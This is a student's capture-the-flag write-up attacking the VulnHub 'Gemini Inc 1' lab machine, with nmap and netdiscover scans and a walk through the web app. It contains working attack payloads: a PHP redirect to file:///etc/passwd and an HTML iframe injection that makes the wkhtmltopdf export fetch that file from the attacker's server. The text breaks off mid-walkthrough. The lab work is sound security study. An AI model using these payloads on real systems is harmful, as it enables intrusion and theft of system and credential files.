



VULNHUB CHALLENGE: GEMINI INC 1

WRITTEN BY LUKE KEOGH



Contents

Introduction	1
Obtaining Root Flag Summary	1
Scanning	2
Enumeration and Exploring Attack Vectors	5
Conclusion	20
References	21

Introduction

I'll be attacking from a standard Kali Linux virtual machine with the IP of 192.168.56.101. My approach is to enumerate and explore multiple ways of obtaining root level access of the machine. A brief outline of how I obtained the root flag will be shown in the section 'Obtaining Root Flag Summary' while all other attempts and a more in-depth explanation of each step from the summary will be shown in the 'Enumeration and Exploring Possible Attack Vectors'. My summation of thoughts on the attack process of this machine will be outlined in the 'Conclusion' section while any outside help that I sought during the attack will be referenced in the 'Reference' section. Also, for the purpose of authentication I'll be running the below command in each screenshot:

Command: echo Luke Keogh - 19095587

Obtaining Root Flag Summary

Summarised below are the steps needed to obtain the root flag. However, for a more in-depth explanation along with screenshots, please see the Enumeration and Exploring Attack Vectors section below.

1. Find the IP using netdiscover
2. Identify the open ports and services using nmap
3. Find guest login web page
4. Visit the application source code site and explore the site's source code
5. Discover the admin login details in the /install.php page
6. Login as admin to discover the export profile as pdf feature
7. Use burp suite to find the headless service running the feature
8. Inject code into the profile account name to reveal username and ssh private key
9. Login as gemini1 via ssh and search for files with suid permissions
10. Exploit the listinfo program by editing the date program filepath
11. Run listinfo and become root to read the root flag

Scanning

First was a quick scan to find the target's IP.

Command: netdiscover -i eth1 -r 192.168.56.0/24

```
Currently scanning: Finished! | Screen View: Unique Hosts
3 Captured ARP Req/Rep packets, from 3 hosts. Total size: 180
+-----+-----+-----+-----+-----+-----+
| IP           | At MAC Address | Count | Len | MAC Vendor / Hostname |
+-----+-----+-----+-----+-----+-----+
| 192.168.56.1 | 0a:00:27:00:00:07 | 1     | 60  | Unknown vendor        |
| 192.168.56.100 | 08:00:27:8b:8a:72 | 1     | 60  | PCS Systemtechnik GmbH |
| 192.168.56.112 | 08:00:27:40:98:91 | 1     | 60  | PCS Systemtechnik GmbH |
+-----+-----+-----+-----+-----+-----+

zsh: suspended netdiscover -i eth1 -r 192.168.56.0/24

(root@kali)~#
# echo Luke Keogh - 19095587
Luke Keogh - 19095587
```

Figure 1 discovering target IP

After obtaining the target's IP of 192.168.56.x I performed 2 nmap scans. The first is to find some basic open ports first, allowing me to explore those ports and services while my second nmap scan goes deeper in exploring more ports and gathers more information on the services being run on the target. I also run another command that turns the .xml files into .html files so that I can open the results in a browser allowing me a nicer interface to quickly learn about the target

Command: nmap -Pn -sS --open --top-ports 100 192.168.56.112 -oX

/home/kali/Desktop/quickscan.xml

Command: nmap -Pn -sS -A --open -p- 192.168.56.112 -oX /home/kali/Desktop/longscan.xml

Command: xsltproc /home/kali/Desktop/quickscan.xml -o /home/kali/Desktop/quickscan.html

Command: xsltproc /home/kali/Desktop/longscan.xml -o /home/kali/Desktop/longscan.html

```
(root@kali)~#
# nmap -Pn -sS --open --top-ports 100 192.168.56.112 -oX /home/kali/Desktop/quickscan.xml
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-21 20:30 EDT
Nmap scan report for 192.168.56.112
Host is up (0.00044s latency).
Not shown: 98 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 08:00:27:40:98:91 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 6.80 seconds

(root@kali)~#
# xsltproc /home/kali/Desktop/quickscan.xml -o /home/kali/Desktop/quickscan.html

(root@kali)~#
# echo Luke Keogh - 19095587
Luke Keogh - 19095587
```

Figure 2 quick nmap scan

```

(root@kali)-[~]
# nmap -Pn -sS -A --open -p- 192.168.56.112 -oX /home/kali/Desktop/longscan.xml
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-21 20:31 EDT
Nmap scan report for 192.168.56.112
Host is up (0.00044s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.4p1 Debian 10+deb9u2 (protocol 2.0)
|_ ssh-hostkey:
|   2048 e9:e3:89:b6:3b:ea:e4:13:c8:ac:38:44:d6:ea:c0:e4 (RSA)
|   256 8c:19:77:fd:36:72:7e:34:46:c4:29:2d:2a:ac:15:98 (ECDSA)
|_  256 cc:2b:4c:ce:d7:61:73:d7:d8:7e:24:56:74:54:99:88 (ED25519)
80/tcp    open  http      Apache httpd 2.4.25
|_ http-title: Index of /
|_ http-ls: Volume /
|   SIZE  TIME  FILENAME
|   -    -    -
|   2018-01-07 08:35 test2/
|_
|_ http-server-header: Apache/2.4.25 (Debian)
MAC Address: 08:00:27:40:98:91 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: 127.0.1.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT ADDRESS
1 0.44 ms 192.168.56.112

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.62 seconds

(root@kali)-[~]
# xsltproc /home/kali/Desktop/longscan.xml -o /home/kali/Desktop/longscan.html

(root@kali)-[~]
# echo Luke Keogh - 19095587
Luke Keogh - 19095587

```

Figure 3 long nmap scan

192.168.56.112

Address

- 192.168.56.112 (ipv4)
- 08:00:27:40:98:91 - Oracle VirtualBox virtual NIC (mac)

Ports

The 65533 ports scanned but not shown below are in state: **closed**

- 65533 ports replied with: **reset**

Port	State (toggle closed [0] filtered [0])	Service	Reason	Product	Version	Extra info
22	tcp	open	ssh	syn-ack	OpenSSH	7.4p1 Debian 10+deb9u2 protocol 2.0
	ssh-hostkey	2048 e9:e3:89:b6:3b:ea:e4:13:c8:ac:38:44:d6:ea:c0:e4 (RSA) 256 8c:19:77:fd:36:72:7e:34:46:c4:29:2d:2a:ac:15:98 (ECDSA) 256 cc:2b:4c:ce:d7:61:73:d7:d8:7e:24:56:74:54:99:88 (ED25519)				
80	tcp	open	http	syn-ack	Apache httpd	2.4.25
	http-title	Index of /				
	http-ls	Volume / SIZE TIME FILENAME - 2018-01-07 08:35 test2/				
	http-server-header	Apache/2.4.25 (Debian)				

Remote Operating System Detection

- Used port: **22/tcp (open)**
- Used port: **1/tcp (closed)**
- Used port: **30464/udp (closed)**
- OS match: **Linux 3.2 - 4.9 (100%)**

Figure 4 output of long nmap scan

Enumeration and Exploring Attack Vectors

First I checked the webpage at port 80 and found a path to /test2




Figure 5 port 80 webpage

This took me to a guest login page for Gemini Inc.




Figure 6 test2 welcome login screen

On the page as well showed a link to the source code of what the webapp was built on.




Figure 7 application source link

After following the link and searching through the code with some terms like 'password', 'username', 'admin', 'php' etc I found few .php pages which I further explored the site source code of.





Figure 8 finding an install .php file

After searching again with those terms one of the php files named /install.php I found a username 'admin' and password '1234'



```
line-number js-blob-rnum" data-line-number="149"></td>
line"><span class=pl-s>    <h3>USER: admin <br/> PASSWORD: 1234</h3></span></td>
line-number js-blob-rnum" data-line-number="150"></td>
```

Figure 9 finding admin login details in the source

After using these details I was able to login to the web page as admin.




Figure 10 logging in as admin

After exploring the site I found there were options to edit profile and export profile.




Figure 11 ability to export profile as .pdf

I then decided to use burp suite to setup a proxy to see if I could gain any more information by intercepting the http traffic.




Figure 12 burp suite proxy

I then turned on the proxy on my browser.




Figure 13 switch to proxy in browser

I then get a response from the site and it revealed the creator of the export function.

Creator: wkhtmltopdf

The screenshot shows the Burp Suite interface. The top menu bar includes Burp, Project, Intruder, Repeater, Window, and Help. Below this is a sub-menu bar with Dashboard, Target, Proxy (selected), Intruder, Repeater, Sequencer, and Decoder. Under the Proxy tab, there are options for Intercept, HTTP history (selected), WebSockets history, and Options. A filter bar indicates 'Filter: Hiding CSS and image content'. The main table displays HTTP history with columns for #, Host, Method, URL, and Param. The first entry is highlighted in orange.


#	Host ^	Method	URL	Param
1	http://192.168.56.112	GET	/test2/export.php	
4	http://192.168.56.112	GET	/test2/profile.php?u=1	✓
5	http://192.168.56.112	GET	/test2/export.php	
2	https://d27xxe7juh1us6.cloudfro...	GET	/dynamicConfig.json	
3	https://femetrics.grammarly.io	POST	/batch/import	✓

Below the table, the 'Request' and 'Response' tabs are visible, with 'Response' selected. The response is displayed in 'Raw' format, showing the following text:

```
1 HTTP/1.1 200 OK
2 Date: Sat, 22 Oct 2022 09:02:19 GMT
3 Server: Apache/2.4.25 (Debian)
4 Content-Disposition: inline; filename=profile.pdf
5 Connection: close
6 Content-Type: application/pdf
7 Content-Length: 18411
8
9 %PDF-1.4
10 1 0 obj
11 <<
12 /Title (ðÿProfile of admin)
13 /Creator (ðÿwkhtmltopdf 0.12.4)
14 /Producer (ðÿQt 4.8.7)
```

Figure 14 finding creator of program

After googling the creator I found it was an open source tool that is headless.



What is it?


wkhtmltopdf and **wkhtmltoimage** are open source (LGPLv3) command line tools to render HTML into PDF and various image formats using the Qt WebKit rendering engine. These run entirely "headless" and do not require a display or display service.


There is also a C library, if you're into that kind of thing.

Figure 15 discovering headless html service

I then searched for exploits of this tool and found an exploit that lets me read files on the target.

SSRF and file read with wkhtmltoimage #3570

 Closed filefox opened this issue on 20 Jul 2017 · 2 comments

**filefox** commented on 20 Jul 2017

I found that if wkhtmltoimage convert a http status code 302 url, it may redirect to a local host and cut the image.

for example:

```
<?php
    header('location:http://127.0.0.1');
?>
```

put it on a outer website. wkhtmltoimage will redirect to <http://127.0.0.1> and get the image.
it will be a inner site sniffer.

it also can be a file read

```
<?php
    header('location:file:///tmp/1.txt');
?>
```

this url will redirect to a local file

Figure 16 SSRF exploit code

I then created my local .php file to search for the contents of the etc/passwd file

Command: nano index.php

Command:

<?

Header('location:/file:///etc/passwd');

?>

```
(root@kali)~# cat index.php
<?php
header('location:file:///etc/passwd');
?>

(root@kali)~# echo Luke Keogh - 19095587
Luke Keogh - 19095587

(root@kali)~#
```

Figure 17 index.php file

I then used this code to relay the information using my php server I create in the next screenshot.

Command: `<iframe src="http://192.168.56.101:5556/index.php" height="800" width="800"></iframe>`

